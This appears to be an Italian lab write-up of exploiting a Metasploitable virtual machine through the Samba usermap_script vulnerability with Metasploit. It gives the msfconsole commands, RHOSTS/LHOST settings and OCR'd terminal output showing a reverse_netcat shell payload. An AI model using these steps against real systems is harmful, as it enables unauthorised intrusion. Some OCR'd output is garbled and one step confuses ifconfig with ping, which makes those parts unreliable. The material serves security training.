
Exploit Metasploitable con Metasploit

Scansione del sistema con Nessus su macchina bersaglio 192.168.1.101.

La macchina bersaglio presenta una vulnerabilità nella porta 445 tcp.



Il primo step è vedere se la macchina attaccante e la macchina bersaglio si pingano, con il comando ifconfig. Una volta ottenuta la sessione con la macchina vittima, avviare MSFConsole con il comando msfconsole.



Una volta avviato il servizio, dobbiamo trovare il modulo corretto. Con il comando search, andiamo a cercare il modulo giusto. Nella fattispecie, utilizzeremo il comando search exploit/multi/samba/usermap_script

```
Separation:

a : Redules with a marching AAA (also-bone—al) name and a stater : Redules with a marching AAA (also-bone—al) name are stater : Redules with a marching of in in content of the content of t
```

Individuato l'exploit, esso può essere utilizzato con il comando use seguito dal path dell'exploit.

Controlliamo le opzioni da inserire utilizzando il comando show options, e configuriamo il parametro rhosts con l'indirizzo della macchina target, ed il parametro lhost con l'indirizzo della macchina attaccante.

Set RHOSTS 192.168.1.101

Set LHOST 192.168.1.100

Una volta configurate tutte le impostazioni ed i parametri, possiamo lanciare l'attacco con il comando exploit

```
kali@kali: ~
   <u>-</u>
                                                                                                          File Actions Edit View Help
   msf6 > use explot/multi/samba/usermap_script
        No results from search
Failed to load module: explot/multi/samba/usermap_script
   msf6 > use exploit/multi/samba/usermap_script
   [*] No payload configured, defaulting to cmd/unix/reverse_netcat
msf6 exploit(multi/sambo/usermap_script) > show options
   msf6 exploit(
   Module options (exploit/multi/samba/usermap_script):
Fi
       Name
                  Current Setting Required Description
                                                   The local client address
The local client port
A proxy chain of format type:host:port[,type:
       CHOST
                                       no
       CPORT
                                       no
       Proxies
                                       no
                                                    host:port][...]
The target host(s), see https://docs.metasplo
       RHOSTS
                                       yes
                                                    it.com/docs/using-metasploit/basics/using-met
                                                    asploit.html
       RPORT
                                                    The target port (TCP)
                                       ves
   Payload options (cmd/unix/reverse_netcat):
               Current Setting Required Description
       LHOST 192.168.1.100
                                                 The listen address (an interface may be specifi
       LPORT 4444
                                                 The listen port
                                    yes
   Exploit target:
       Id Name
       Ø
            Automatic
   View the full module info with the info, or info -d command.
                                              cript) > set rhosts 192.168.1.101
   msf6 exploit(multi/samba
rhosts ⇒ 192.168.1.101
msf6 exploit(multi/samba
                                            script) > set lhost 192.168.1.100
   lhost ⇒ 192.168.1.100

msf6 exploit(multi/sam)
                                   userman_script) > show options
   Module options (exploit/multi/samba/usermap_script):
                  Current Setting Required Description
                                                   The local client address
The local client port
A proxy chain of format type:host:port[,type:
       CHOST
       CPORT
                                       no
       Proxies
                                       no
```

Con il comando ifconfig, che come abbiamo visto ci restituisce la configurazione di rete della macchina, indica che siamo sulla macchina 192.168.1.101, che sappiamo essere la macchina metasploitable.

Questa prova è sufficiente per dire che l'attacco è andato a buon fine e, che abbiamo sfruttato correttamente la vulnerabilità exploit/multi/samba/usermap_script per ottenere l'accesso alla macchina target

